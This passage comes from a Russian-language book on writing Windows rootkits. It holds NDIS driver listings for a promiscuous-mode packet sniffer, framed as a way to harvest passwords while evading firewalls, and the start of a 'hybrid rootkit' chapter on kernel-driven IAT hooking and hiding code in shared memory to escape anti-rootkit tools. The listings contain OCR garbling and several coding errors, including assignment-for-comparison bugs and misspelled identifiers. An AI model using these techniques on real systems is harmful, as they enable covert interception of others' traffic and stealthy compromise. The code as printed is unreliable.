
    return STATUS_SUCCESS;
}

```

На этом обзор интерфейса TDI можно считать завершенным. Конечно, на полноту он не претендует, но я надеюсь, что приведенные функции на первых порах облегчат работу с интерфейсом. А дополнительную информацию всегда можно найти в Интернете. Для продолжения знакомства с TDI я рекомендую следующие ресурсы:

- <http://msdn.microsoft.com/library/default.asp> – библиотека MSDN;
- <http://www.codeproject.com/system> – очень интересный сайт, на котором вы найдете много примеров программирования TDI и NDIS и вообще все, что касается «глубокого» программирования Windows;
- <http://www.pcausa.com/tdisamp/default.htm> – коммерческие библиотеки и примеры, относящиеся к TDI. Цены, правда, кусаются, зато у вас будет много полезного кода. На сайте можно скачать уже откомпилированные примеры и сопроводительную документацию, чтобы узнать, за что просят такие деньги.

В заключение напомню, что одним из недостатков TDI является то, что он очень заметен для брандмауэров. С другой стороны, он достаточно прост, поскольку нам не нужно разрабатывать собственный стек протокола TCP/IP. В следующей главе мы поговорим о NDIS. Сразу отмечу, что будет сложнее. Куда еще сложнее? Увидите.



ГЛАВА 11. ИНТЕРФЕЙС NDIS.

Создание сетевого снiffeра

- РЕГИСТРАЦИЯ ПРОТОКОЛА В СИСТЕМЕ
- ФОРМИРОВАНИЕ СТЕКА ФУНКЦИЙ ПРОТОКОЛА
- АНАЛИЗ ПАКЕТА

В этой главе мы познакомимся с интерфейсом NDIS. Да, его использование еще сложнее, чем TDI, но это себя оправдывает. Если TDI – суровая необходимость при работе на уровне ядра (ведь обычные способы мы использовать не можем), то при использовании NDIS у нас открываются действительно впечатляющие возможности. Например, NDIS позволяет работать непосредственно с сетью – с так называемыми «сырыми пакетами» (raw packets) – никем до этого не обработанными пакетами. Мы также можем «прослушивать» все пакеты, которые передает и принимает узел, на котором запущен наш руткит, то есть, по сути, мы можем создать локальный сетевой снiffeр. Почему локальный? Да потому что он будет прослушивать не все пакеты, которые передаются по сети, а только те, которые передает и принимает локальный компьютер. Можно создать настоящий сетевой снiffeр, который будет перехватывать пакеты даже в коммутируемых сетях. В этой главе мы с вами попытаемся создать именно такой снiffeр. Он будет переводить сетевой адаптер в прослушивающий режим и перехватывать все пакеты, которые передаются по нашему сегменту сети.

Но за все нужно расплачиваться. В этом случае мы расплачиваемся своим удобством и временем – ведь нам придется создавать свой стек протокола TCP/IP. Хотя в качестве бонуса мы получаем дополнительную степень невидимости: на уровне NDIS мы не так заметны для брандмауэра.

Если же вы хотите быстро создать простенький снiffeр пакетов, могу порекомендовать две ссылки:

- <http://www.codeproject.com/csharp/SendRawPacket.asp> – перехват пакетов всей сети и пример перевода сетевой карты в прослушивающий режим (PROMISCUOUS MODE);

- <http://www.codeproject.com/csharp/pktcap.asp> – использование библиотеки WinPcap для создания простенького сетевого снiffeра.

Но не спешите сразу же качать исходники! Для начала прочитайте эту главу, а потом уже разбирайтесь с исходными кодами тех приложений, иначе вы ничего не поймете. Эту главу вам нужно хотя бы прочитать – можно не компилировать приведенный в этой главе пример (для экономии времени), а сразу приступить к рассмотрению приведенных выше исходников. Но еще раз повторю: если вы не прочитаете ее, вы ничего не поймете.

11.1. РЕГИСТРАЦИЯ ПРОТОКОЛА В СИСТЕМЕ

Поскольку мы будем разрабатывать собственный стек протокола, мы должны зарегистрировать в системе новый протокол. Давайте назовем его `NdisProto`.

Для регистрации протокола нам нужно определиться, с каким интерфейсом (Ethernet-картой, RadioEthernet-адаптером и т. д.) мы будем работать. Список потенциальных интерфейсов вы можете найти в следующий ключах реестра:

- `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TcpIp\Linkage`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkCards`

Реальный руткит должен сам «вычислить» ID интерфейса, с которым он будет работать, но для упрощения задачи мы установим ID интерфейса явно. В моем случае это будет `{4d15e975-e375-11ce-bfc1-08102be10348}`. В вашем – самое время запустить `regedit` и посмотреть.

После того, как мы определились с именем протокола и ID рабочего интерфейса, нам нужно определить структуру характеристик протокола. Собственно, это и есть стек протокола. В этой структуре вы задаете функции, которые будут вызываться по наступлении того или иного события. По сути, вам нужно установить реакцию нашего драйвера на те или иные события интерфейса, например на получение или отправку пакета. Например, когда вы получите пакет, его `копия` будет полностью передана подпрограмме, заданной членом структуры `ReceivePacketHandler` (обработчик получения пакета). Вот тут-то мы и перехватим пакет. Уловили идею? Если нет, прочитайте еще раз этот абзац, а если да, то двигаемся дальше.

Когда структура характеристик будет готова, мы можем вызвать функцию `NdisRegisterProtocol` для регистрации нашего протокола `NdisProto`.

Для отмены регистрации протокола используется функция `NdisDeregisterProtocol`.

Если протокол зарегистрирован успешно, нам нужно вызвать функцию `NdisOpenAdapter`. Данная функция подключается к нашему интерфейсу (который мы задали с помощью ID). Здесь нужно уловить важный момент: функция может вернуть статус `NDIS_STATUS_PENDING`, что означает, что NDIS не может открыть адаптер немедленно, но непременно сделает это, только чуть позже. Как только это случится, NDIS самостоятельно вызовет функцию, заданную членом структуры характеристик `OpenAdapterCompleteHandler`. В нашем случае это будет функция `NdisOpenAdapterComplete` (см. листинг 11.1). Если же NDIS открыла адаптер сразу, мы должны вызвать функцию `NdisOpenAdapterComplete` самостоятельно. Нужно отметить, что такое поведение библиотеки NDIS характерно и для других функций: если происходит задержка, то NDIS вызывает функцию автоматически по наступлении события, а в противном случае мы должны вызвать ее сами.

Теперь воплотим все вышесказанное в функцию `DriverEntry` нашего драйвера (листинг 11.1).

Листинг 11.1. Точка входа драйвера

```
#include "ntddk.h"
// это определение нужно задать до подключения ndis.h
#define NDIS50_1
#include "ndis.h"
struct _my_struct {
    ULONG myData;
    NDIS_STATUS Status;
} my_struct;
// определяем глобальные дескрипторы
NDIS_HANDLE AdapterHandle;
NDIS_HANDLE ProtoHandle;
NDIS_EVENT WaitEvent;
NTSTATUS DriverEntry(IN PDRIVER_OBJECT Driver, IN PUNICODE_STRING
RegPath);
{
    NDIS_STATUS nStat, ErrStat;
    // среда - только 802.3 (Ethernet)
    NDIS_MEDIUM Medium = NdisMedium802_3;
    UINT MediumInd = 0;
    UNICODE_STRING AdapName;           // имя адаптера
    NDIS_PROTOCOL_CHARACTERISTICS PC;   // характеристики протокола
    NDIS_STRING ProtoName = NDIS_STRING_CONST("NdisProto");
```

Глава 11. Интерфейс NDIS. Создание сетевого снiffeра

```
// имя протокола
RtlInitUnicodeString(&AdapName,
L"\Device\\{4d15e975-e375-11ce-bfc1-08102be10348}");
NdisInitializeEvent(&WaitEvent)
Driver->DriverUnload = Unload;
//инициализируем характеристики протокола
RtlZeroMemory(&PC, sizeof(NDIS_PROTOCOL_CHARACTERISTICS));
PC.MajorNdisVersion = 5;
PC.MinorNdisVersion = 0;
PC.Reserved = 0;
PC.Name = protoName;
PC.OpenAdapterCompleteHandler = NdisOpenAdapterComplete;
PC.CloseAdapterCompleteHandler = NdisCloseAdapterComplete;
PC.SendCompleteHandler = NdisSendComplete;
PC.TransferDataCompleteHandler = NdisTransferDataComplete;
PC.ResetCompleteHandler = NdisResetComplete;
PC.RequestCompleteHandler = NdisRequestComplete;
PC.ReceiveHandler = NdisReceive;
PC.ReceiveCompleteHandler = NdisReceiveComplete;
PC.StatusHandler = NdisStatus;
PC.StatusCompleteHandler = NdisStatusComplete;
PC.BindAdapterHandler = NdisBindAdapter;
PC.UnBindAdapterHandler = NdisUnbindAdapter;
PC.UnloadHandler = NdisProtoUnload;
PC.ReceivePacketHandler = NdisReceivePacket;
PC.PnPEventHandler = NdisPnPEvent;
// Регистрируем протокол. Функции нужно передать указатели на:
// возвращаемое значение,
// дескриптор протокола и характеристики протокола, а также
// размер структуры характеристик
NdisRegisterProtocol(&nStat, &ProtoHandle, &PC,
sizeof(HDIS_PROTOCOL_CHARACTERISTICS));
if (nStat != NDIS_STATUS_SUCCESS)
{
    DbgPrint("ERROR: NdisRegisterProtocol failed!");
    return nStat;
}
/* открываем адаптер
nStat ErrStat - коды возврата
AdapterHandle - возвращает дескриптор адаптера
Массив Medium задает список MAC-протоколов, например сетевая
плата (802_3),
беспроводный (радио) адаптер (802_11) и т. д.
Переменная MediumInd задает индекс массива Medium, то есть тип
адаптера,
который мы открываем в данный момент
1 - это общее количество элементов в массиве Medium
ProtoHandle - дескриптор протокола, получаемый от
NdisRegisterProtocol
```

```

my_struct - определенная пользователем, то есть вами,
структура
AdapName - имя адаптера, который нужно открыть
*/
NdisOpenAdapter(&nStat, &ErrStat, &AdapterHandle, &MediumInd,
&Medium, 1,
ProtoHandle, &my_struct, &AdapName, 0, NULL);
if (nStat = !NDIS_STATUS_PENDING)
{
    // задержки нет, нам нужно вызвать NdisOpenAdapterComplete
    // самостоятельно
    // но сначала проверим, есть ли ошибка
    if (NTSTATUS(nStat) == FALSE)
    {
        // да, произошла ошибка
        char _s[255];
        _sprintf(_s, 253, "ERROR: 0x%08X", nStat);
        DbgPrint(_s);
        NdisDeregisterProtocol(&nStat, ProtoHandle);
        if (NTSTATUS(nStat) == FALSE)
            DbgPrint("ERROR: NdisDeregisterProtocol failed.");
        return STATUS_UNSUCCESSFUL;
    }
    else
        NdisOpenAdapterComplete(&my_struct, nStat, NDIS_STATUS_SUCCESS);
}
return STATUS_SUCCESS;
}

```

11.2. ФОРМИРОВАНИЕ СТЕКА ФУНКЦИЙ ПРОТОКОЛА

Скажем так, десятая часть работы сделана. Сейчас нам предстоит разработать все те функции, которые мы указали в структуре характеристик протокола. Могу вас обрадовать: некоторые функции ничего не делают, это просто заглушки, поэтому их код будет минимален. Но это только в нашем тривиальном случае. Когда же вы будете разрабатывать серьезный NDIS-драйвер, вам придется заполнить все эти функции реальным кодом.

Начнем мы с функции `NdisOpenAdapterComplete`. Основная ее задача – перевести сетевой адаптер в прослушивающий режим (promiscuous mode) с целью перехвата всех пакетов, которые передаются по сети. Но перед этим нужно проверить, произошла ли ошибка при открытии интерфейса.

Листинг 11.2. ОБРАБОТЧИК ОТКРЫТИЯ АДАПТЕРА

```

VOID NdisOpenAdapterComplete (
    IN NDIS_HANDLE ProtocolBindingContext,

```

Глава 11. Интерфейс NDIS. Создание сетевого снiffeра

```
    IN NDIS_STATUS Status,
    IN NDIS_STATUS OpenErrorCode
)
{
// прослушивающий режим
ULONG NdisMode = NDIS_PACKET_TYPE_PROMISCUOUS;
NDIS_REQUEST NDISRequest;
NDIS_STATUS nStat;
if(NT_SUCCESS(OpenErrorCode))
{
    NDISRequest.RequestType = NdisRequestSetInformation;
    NDISRequest.DATA.SET_INFORMATION.Oid =
        OID_GEN_CURRENT_PACKET_FILTER;
    NDISRequest.DATA.SET_INFORMATION.InformationBuffer = &NdisMode;
    NDISRequest.DATA.SET_INFORMATION.InformationBufferLength =
        sizeof(ULONG);
    // устанавливаем прослушивающий режим.
    // Параметры: указатель на статус
    // завершения, дескриптор адаптера и сам NDIS-запрос
    NdisRequest(&nStat, AdapterHandle, &NDISRequest);
}
else
{
    char _s[255];
    sprintf(_s, 253, "NdisOpenAdapterComplete error 0x%08X",
        OpenErrorCode);
    DbgPrint(_s);
}
}
```

Не отходя от кассы, напишем функцию `NdisCloseAdapterComplete`. Ее задача – сообщить драйверу, что операция закрытия адаптера завершена. Функция очень проста – она просто устанавливает событие ожидания, которое произойдет, как только завершится закрытие адаптера:

```
VOID NdisProtCloseAdapterComplete(
    IN NDIS_HANDLE                  ProtocolBindingContext,
    IN NDIS_STATUS                   Status
)
{
    DbgPrint("NdisProtCloseAdapterComplete called");
    DbgPrint("NdisProtCloseAdapterComplete setting close wait
event...");;
    NdisSetEvent(&WaitEvent);
}
```

Теперь займемся функцией `NdisReceive` (листинг 11.3), вызываемой, как только на адаптер приходит новый пакет. Именно с помощью этой функции мы можем перехватывать пакеты.

Наиболее интересными параметрами функции являются `pHeaderBuffer` и `pLookaheadBuffer`. Первый параметр содержит указатель на заголовок Ethernet-кадра, а второй – указатель на оставшуюся часть пакета. Однако `pLookaheadBuffer` не всегда содержит весь пакет, но об этом мы поговорим в следующем пункте.

Получив пакет, мы ничего с ним делать не будем – мы просто выведем его тип и размер, а системе сообщим, что он нас не интересует – статус `NDIS_STATUS_NOT_ACCEPTED`.

Листинг 11.3. ОБРАБОТЧИК ПОЛУЧЕНИЯ ПАКЕТА

```
NDIS_STATUS NdisReceive(
    IN NDIS_HANDLE ProtocolBindingContext,      // наша структура
    IN NDIS_HANDLE MacReceiveContext,
    IN PVOID     pHeaderBuffer,           //заголовок Ethernet-пакета
    IN UINT      HeaderBufferSize,
    IN PVOID     pLookaheadBuffer,        // указатель на весь пакет
    IN UINT      LookaheadBufferSize,
    IN UINT      PacketSize
)
{
    UINT FrameType = 0;                  // тип кадра
    memcpy(&FrameType, (((char *)HeaderBuffer) + 12), 2);
    char _s[255];
    sprintf(_s, 252, "RECEIVE FRAME: type %u, size = %u bytes",
            FrameType, PacketSize);
    DbgPrint(_s);
    return NDIS_STATUS_NOT_ACCEPTED;
}
```

Мы сделали почти все, что было нужно. Нам осталось только написать функцию `Unload` (функция выгрузки драйвера) и функции-заглушки.

Перед выгрузкой драйвера из памяти необходимо закрыть адаптер, в противном случае вы рискуете увидеть синий экран смерти. Этим и займется функция `Unload` (листинг 11.4).

Листинг 11.4. ЗАКРЫТИЕ АДАПТЕРА

```
VOID Unload (IN PDRIVER_OBJECT Driver)
{
    NDIS_STATUS nStat;
    DbgPrint("Unloading driver...");
```

Глава 11. Интерфейс NDIS. Создание сетевого снiffeра

```
NdisResetEvent(&WaitEvent);
NdisCloseAdapter(&nStat, AdapterHandle);
if (nStat == STATUS_PENDING) {
    DbgPrint("PENDING unload");
    NdisWaitEvent(&WaitEvent, 0);
}
NdisDeregisterProtocol(&nStat, ProtoHandle);
if (NT_SUCCESS(nStat) == FALSE)
{
    DbgPrint("Cannot unload driver");
}
}
```

В функциях-заглушках нас интересуют, собственно говоря, только их прототипы (листинг 11.5).

Листинг 11.5. Обработчики остальных событий

```
VOID NdisSendComplete (
    IN NDIS_HANDLE ProtocolBindingContext,
    IN NDIS_PACKET Packet,
    IN NDIS_STATUS Status)
{
    DbgPrint("NdisSendComplete called");
}
VOID NdisTransferDataComplete (
    IN NDIS_HANDLE ProtocolBindingContext,
    IN PNDIS_PACKET Packet,
    IN NDIS_STATUS Status,
    IN UINT BytesTransferred)
{
    DbgPrint("NdisTransferDataComplete called");
}
VOID NdisReceiveComplete (IN NDIS_HANDLE ProtocolBindingContext)
{
    DbgPrint("NdisReceiveComplete called");
}
VOID NdisStatus(
    IN NDIS_HANDLE ProtocolBindingContext,
    IN NDIS_STATUS Status,
    IN PVOID StatusBuffer,
    IN UINT StatusBufferSize)
{
    DbgPrint("NdisStatus called");
}
VOID NdisStatusComplete (IN NDIS_HANDLE ProtocolBindingContext)
{
    DbgPrint("NdisStatusComplete called");
```

RootKits

```
}

VOID NdisResetComplete (
    IN NDIS_HANDLE ProtocolBindingContext,
    IN NDIS_STATUS Status)
{
    DbgPrint("NdisResetComplete called");
}

VOID NdisRequestComplete(
    IN NDIS_HANDLE ProtocolBindingContext,
    IN PNDIS_REQUEST NdisReq,
    IN NDIS_STATUS Status)
{
    DbgPrint("NdisRequestComplete called");
}

VOID NdisBindAdapter (
    IN NDIS_HANDLE ProtocolBindingContext,
    IN PNDIS_STRING DeviceName,
    IN PVOID SS1,
    IN PVOID SS2)
{
    DbgPrint("NdisBindAdapter called");
}

VOID NdisUnbindAdapter(
    OUT PNDIS_STATUS Status,
    IN NDIS_HANDLE BindContext,
    IN NDIS_HANDLE UnbindContext
)
{
    DbgPrint("NdisUnbindAdapter called");
}

VOID NdisProtoUnload(VOID)
{
    DbgPrint("NdisProtoUnload called");
}

NDIS_STATUS NdisPnPEvent(
    IN NDIS_HANDLE ProtocolBindingContext,
    IN PNET_PNP_EVENT PnPEvent)
{
    DbgPrint("NdisPnPEvent called");
    return NDIS_STATUS_SUCCESS;
}

INT NdisReceivePacket(
    IN NDIS_HANDLE ProtocolBindingContext,
    IN PNDIS_PACKET Packet)
{
    DbgPrint("NdisReceivePacket called");
    return 0;
}
```

11.3. АНАЛИЗ ПАКЕТА

Как уже было отмечено, функция `NdisReceive` не всегда получает полный пакет (параметр `pLookaheadBuffer`), а только его часть. В нашем простейшем случае – это не проблема. Доступен заголовок пакета, а это для нас главное. Но если вы пишете настоящий снiffeр, то для вас главное не заголовок, а тело пакета – именно анализируя тело пакета, вы можете получить пароли и другую важную для вас информацию.

Нам нужно убедиться, что получили весь пакет. Для этого нам понадобятся два буфера и вызов функции `NdisTransportData`. Объявим буфера как глобальные переменные:

```
NDIS_HANDLE PacketPool;           // пул пакета  
NDIS_HANDLE BufferPool;          // пул буфера
```

Также нам нужно модифицировать функцию `NdisOpenAdapterComplete`. После вызова:

```
NdisRequest(&nStat, AdapterHandle, &NDISRequest);
```

нужно добавить следующие вызовы, инициализирующие переменные `PacketPool` и `BufferPool`:

```
NdisAllocatePacketPool(&nStat, &PacketPool, TRANSMIT_PACKETS,  
                      sizeof(PACKET_RESERVED));  
NdisAllocateBufferPool(&nStat, &BufferPool, TRANSMIT_PACKETS);
```

После инициализации пула пакета и буфера пула мы можем выполнять операции перемещения данных в функциях своего стека, в частности, мы можем вызывать функцию `NdisTransferData`.

Также мы будем использовать структуру `NDIS_PACKET`. Один из ее членов *зарезервирован* для хранения заголовка пакетов, а другой содержит указатель на цепочку буферов, в которых хранится содержимое. Мы выделим память для одного большого буфера, способного вместить все буфера. После этого мы с помощью `NdisTransferData` запишем содержимое всего пакета в этот буфер.

Если вызов `NdisTransferData` завершился сразу, то мы должны самостоятельно вызвать функцию `NdisTransferDataComplete`. Если же вызов `NdisTransferData` завершился со статусом задержки, то NDIS самостоятельно вызовет `NdisTransferDataComplete`, как только передача данных будет завершена.

Сейчас мы перепишем функцию `NdisReceive`. Ее проще переписать заново, чем объяснять, что и после какой строчки нужно добавить.

Листинг 11.6. Получение целого пакета

```

NDIS_STATUS NdisReceive(
    IN NDIS_HANDLE ProtocolBindingContext,      // наша структура
    IN NDIS_HANDLE MacReceiveContext,
    IN PVOID     pHeaderBuffer,        // заголовок Ethernet-пакета
    IN UINT      HeaderBufferSize,
    IN PVOID     pLookaheadBuffer,       // указатель на весь пакет
    IN UINT      LookaheadBufferSize,
    IN UINT      PacketSize
)
{
    NDIS_STATUS s;                         // статус NDIS
    UINT FrameType = 0;                   // тип кадра
    PNDIS_PACKET Packet;                 // пакет
    PNDIS_BUFFER Buffer;                 // буфер
    NDIS_HANDLE BufPool;                 // пул буфера
    ULONG BufLength;                    // длина буфера
    UINT BytesTransferred;              // байтов передано
    ULONG TransferSize = 0;              // размер передаваемых данных
    PVOID temp;                        // временная переменная
    UINT Size = 1514 - ETHERNET_HEADER_LENGTH;
    UINT EHL = ETHERNET_HEADER_LENGTH; // длина Ethernet-заголовка
    TransferSize = PacketSize;
    if ( (EHL < HeaderBufferSize) || (TransferSize > Size) )
    {
        return NDIS_STATUS_NOT_ACCEPTED;
    }

    memcpy(&FrameType, (((char *)HeaderBuffer) + 12), 2);
    char _s[255];
    sprintf(_s, 252, "RECEIVE FRAME: type %u, size = %u bytes",
            FrameType, PacketSize);
    DbgPrint(_s);

    // игнорируем все, кроме IP (тип = 0x0008)
    if (FrameType != 0x0008)
    {
        DbgPrint("FrameType <> 0x0008");
        return NDIS_STATUS_NOT_ACCEPTED;
    }
    temp = ExAllocatePool(NonPagedPool, Size);
    if (temp)
    {
        RtlZeroMemory(temp, Size);
        NdisAllocatePacket(&s, &Packet, PacketPool);
        if (s = NDIS_STATUS_SUCCESS)

```

```
{  
    // сохраняем Ethernet-заголовок  
    RESERVED(Packet)->pHeaderBufferP =  
        ExAllocatePool(NonPagedPool, EHL);  
    if (RESERVED(Packet)->pHeaderBufferP)  
    {  
        RtlZeroMemory(RESERVED(Packet)->pHeaderBufferP, EHL);  
        memcpy(RESERVED(Packet)->pHeaderBufferP,  
            char *)pHeaderBuffer, EHL);  
        RESERVED(Packet)->pHeaderBufferLen = EHL;  
        NdisAllocateBuffer(&s, &Buffer, BufferPool, temp, Size);  
        if (s == NDIS_STATUS_SUCCESS)  
        {  
            RESERVED(Packet)->pBuffer = temp;  
            // присоединяем наш буфер к пакету  
            NdisChainBufferAtFront(Packet, Buffer);  
            // вызов NdisTransferData:  
            NdisTransferData(&(my_struct.Status), AdapterHandle,  
                MacReceiveContext, 0, TransferSize, Packet, &BytesTransferred);  
            if (my_struct.Status != NDIS_STATUS_PENDING)  
            {  
                // задержки нет, нам нужно вызвать NdisTransferDataComplete  
                // самостоятельно  
                NdisTransferDataComplete(&my_struct, Packet, my_struct.Status,  
                    BytesTransferred);  
            }  
            return NDIS_STATUS_SUCCESS;  
        }  
        ExFreePool(RESERVED(Packet)->pHeaderBufferP);  
    }  
    else  
    {  
        DbgPrint("ERROR: pHeaderBufferP allocation failed");  
    }  
    ExFreePool(temp);  
}  
return NDIS_STATUS_SUCCESS;  
}
```

Теперь нам нужно переделать функцию NdisTransferDataComplete (листинг 11.7).

Листинг 11.7. ЗАВЕРШЕНИЕ ПЕРЕДАЧИ ВСЕГО ПАКЕТА

```
VOID NdisTransferDataComplete (  
    IN NDIS_HANDLE ProtocolBindingContext,  
    IN PNDIS_PACKET Packet,  
    IN NDIS_STATUS Status,  
    IN UINT BytesTransferred)
```

```

{
PNDIS_BUFFER NdisBuff;
PVOID Buffer;
ULONG BuffLen;
PVOID HeaderBufferP;
ULONG HeaderBufferLen;
// заносим в Buffer TCP/IP-пакет, а в HeaderBufferP -
// Ethernet-заголовок
Buffer = RESERVED(Packet)->pBuffer;
BuffLen = BytesTransferred;
HeaderBufferP = RESERVED(Packet)->pHeaderBufferP;
HeaderBufferLen = RESERVED(Packet)->pHeaderBufferLen;
if (Buffer && HeaderBufferP)
{
    ULONG Pos = 0;
    char *Ptr = NULL;
    Ptr = ExAllocatePool(NonPagedPool, (HeaderBufferLen + BuffLen));
    if (Ptr)
    {
        memcpy(Ptr, HeaderBufferP, HeaderBufferLen);
        memcpy(Ptr + HeaderBufferLen, Buffer, BufferLen);
        // у нас есть целый пакет, теперь мы его можем проанализировать
        // для этого передаем функции ParsePacket:
        ParsePacket(Ptr, (HeaderBufferLen + BuffLen));
        ExFreePool(Ptr);
    }
    ExFreePool(Buffer);
    ExFreePool(HeaderBufferP);
}
NdisUnchainBufferAtFront(Packet, &NdisBuff);
if (&NdisBuff)
    NdisFreeBuffer(NdisBuff);
NdisReinitializePacket(Packet);
NdisFreePacket(Packet);
return;
}


```

Задачу анализа пакета мы возложили на функцию ParsePacket, принимающую два параметра: указатель на данные и длину буфера данных. Моя функция просто выведет длину, ваша задача – вывод содержимого. Это не сложно, не так ли?

```

void ParsePacket(const char* Data, int length)
{
    char s[255];
    sprintf(s, 253, "ParsePacket: length = %d", length);
    DbgPrint(_s);
}

```



ГЛАВА 12. ГИБРИДНЫЙ РУТКИТ

- ЧТО ТАКОЕ ГИБРИДНЫЙ РУТКИТ?
- РЕАЛИЗАЦИЯ РУТКИТА



12.1. ЧТО ТАКОЕ ГИБРИДНЫЙ РУТКИТ?

Как вы уже знаете, наиболее надежны и наиболее сложны в реализации руткиты уровня ядра. Если такой руткит правильно написан, определить его очень сложно и часто невозможно без останова системы. Напоминаю, что вероятность обнаружения руткита в пассивном состоянии, после выключения компьютера и подключения его жесткого диска к другой системе, резко возрастает.

Руткиты пользовательского уровня настолько же проще в реализации, насколько легче они поддаются обнаружению.

В этой главе мы попытаемся написать драйвер, работающий как на пользовательском уровне, так и на уровне ядра. Этот руткит будет изменять IAT-таблицы пользовательского процесса, как обычный пользовательский руткит, но делать он это будет без открытия дескриптора пользовательского процесса, функции `WriteProcessMemory`, изменения ключей реестра и всех других способов, которые могут быть легко обнаружены. Для изменения IAT будет использоваться, как вы уже, наверное, догадались, драйвер ядра. Получается, что наш руткит будет выполнять функции пользовательского руткита, но с привилегиями не обычного пользовательского процесса, а драйвера устройства, работающего на нулевом кольце.

12.2. РЕАЛИЗАЦИЯ РУТКИТА

Итак, приступим к написанию гибридного руткита. Операционная система предоставляет нам очень полезную функцию – `PsSetImageLoadNotifyRoutine`. Данная функция позволяет установить функцию, которая будет вызываться каждый раз при загрузке той или иной программы или DLL.

Таким образом, вы сможете получать уведомление о том, когда запускаются нужные вам процессы. Функция `PsSetImageLoadNotifyRoutine` нужно передать всего лишь один параметр – адрес функции, которая будет вызываться всякий раз, когда образ (DLL или процесс) загружается в ядро или пользовательское пространство.

```
NTSTATUS = PsSetLoadImageNotifyRoutine(MyCallbackFunction);
```

Прототип функции `MyCallbackFunction` выглядит так:

```
VOID MyCallbackFunction(
    IN PUNICODE_STRING,
    IN HANDLE,
    IN PIMAGE_INFO);
```

Первый параметр – это UNICODE-строка, содержащая имя модуля, загружаемого ядром. Второй параметр – это PID процесса, в который загружается модуль. Третий параметр – это структура, заполненная необходимой руткиту информацией (например, адрес памяти загружаемого модуля).

```
typedef struct _IMAGE_INFO {
union {
    ULONG Properties;
    struct {
        ULONG ImageAddressingModule : 8;
        ULONG SystemModeImage : 1;
        ULONG ImageMappedToAllPids : 1;
        ULONG Reserved : 1;
    };
    PVOID ImageBase;
    ULONG ImageSelector;
    ULONG ImageSize;
    ULONG ImageSectionNumber;
} IMAGE_INFO, *PIMAGE_INFO;
```

Функция `MyCallbackFunction` вызывается при загрузке любого образа. Ясно, что нас интересуют не все образы, а только определенные, поэтому в функции вы можете отфильтровать те образы, которые вас интересуют. Фильтр можно установить по имени образа или по его PID (для процесса). В приведенном ниже примере установлен фильтр по имени модуля – KERNEL32.DLL:

```
VOID MyCallbackFunction(IN PUNICODE_STRING ImageName,
IN HANDLE PID, IN PIMAGE_INFO ImageInfo);
{
    UNICODE_STRING targetDLL;
    RtlInitUnicodeString(&targetDLL,
L"\\WINDOWS\\system32\\kernel32.dll");
```

```
if(RtlCompareUnicodeString( ImageName, &targetDLL, TRUE) == 0)
    HookIAT (ImageInfo->ImageBase, PID);
}
```

Функция HookIAT просматривает PE-заголовок образа в памяти. Нужно отметить, что большинство исполняемых файлов Windows имеют формат PE (Portable Executable).

Большинство записей в PE-заголовке – это относительные виртуальные адреса (RVA, Relative Virtual Addresses). По сути, это смещения от ImageBase – адреса, по которому реально загружен образ.

У PE-заголовка есть подсекции. Первым делом вам нужно найти RVA подсекции импорта – IMAGE_DIRECTORY_ENTRY_IMPORT. Сложив этот адрес с адресом модуля в памяти, мы получим указатель на первый дескриптор импорта образа IMAGE_IMPORT_DESCRIPTOR.

У каждой DLL, импортируемой как модуль, есть собственная структура IMAGE_IMPORT_DESCRIPTOR, состоящая из указателя на два разных массива. Первый массив – это массив адресов каждой импортированной из DLL функции. Добраться до таблицы адресов можно с помощью члена FirstTrunk структуры IMAGE_IMPORT_DESCRIPTOR. Член этой же структуры OriginalFirstTrunk служит для поиска массива указателей на структуры IMAGE_IMPORT_BY_NAME, содержащие имена импортированных функций (кроме функций, импортированных по порядковому номеру).

Функция HookImports сканирует все модули: если найдена функция GetProcAddress (экспортируемая библиотекой KERNEL32.DLL), то она изменяет защиту памяти IAT-таблицы, используя методы, описанные в предыдущей части книги. Как только защита памяти снята, руткит может перезаписать адрес в IAT адресом ловушки.

При разработке пользовательских рутkitов вы столкнетесь с небольшой проблемой – пользовательскому руткиту нужно постоянно распределять память в пределах удаленного процесса, например, чтобы записать параметры для LoadLibrary или новый код. Нет, это не сложно. Но подобные действия очень заметны, и ваш руткит очень быстро будет обнаружен антируткитными средствами.

Гибридный руткит для этих целей использует разделяемую память. Помните, как мы это делали на уровне ядра? Ведь наш руткит – это драйвер устройства, и ему ничего не стоит это сделать. Наша задача – определить область памяти ядра, которая отображается в адресное пространство каждого процесса, и записать в нее свои данные.

Между ядром и пользовательскими процессами разделяется одна страница памяти (4 Кб). В режиме ядра эта страница спроцирована по адресу 0xFFDF0000, а в режиме пользователя по адресу 0x7FFE0000. Ее описывает структура KUSER_SHARED_DATA (определенна в файле ntddk.inc).

```
typedef struct _KUSER_SHARED_DATA {
    volatile ULONG TickCountLow;
    ULONG TickCountMultiplier;
    volatile KSYSTEM_TIME InterruptTime;
    volatile KSYSTEM_TIME SystemTime;
    volatile KSYSTEM_TIME TimeZoneBias;
    USHORT ImageNumberLow;
    USHORT ImageNumberHigh;
    WCHAR NtSystemRoot[ 260 ];
    ULONG MaxStackTraceDepth;
    ULONG CryptoExponent;
    ULONG TimeZoneId;
    ULONG Reserved2[ 8 ];
    NT_PRODUCT_TYPE NtProductType;
    BOOLEAN ProductTypeIsValid;
    ULONG NtMajorVersion;
    ULONG NtMinorVersion;
    BOOLEAN ProcessorFeatures[PROCESSOR_FEATURE_MAX];
    ULONG Reserved1;
    ULONG Reserved3;
    volatile ULONG TimeSlip;
    ALTERNATIVE_ARCHITECTURE_TYPE AlternativeArchitecture;
    LARGE_INTEGER SystemExpirationDate;
    ULONG SuiteMask;
    BOOLEAN KdDebuggerEnabled;
    volatile ULONG ActiveConsoleId;
    volatile ULONG DismountCount;
    ULONG ComPlusPackage;
    ULONG LastSystemRiteEventTickCount;
    ULONG NumberOfPhysicalPages;
    BOOLEAN SafeBootMode;
    ULONG TraceLogging;
#if defined(i386)
    ULONGLONG Fill0;
    ULONGLONG SystemCall[4];
#endif
} KUSER_SHARED_DATA, *PKUSER_SHARED_DATA;
```

Размер «общей» страницы ~ 4 Кб, но, поскольку само ядро использует часть этого региона, нашему руткиту доступно 3 Кб. Этого вполне достаточно для кода и переменных.

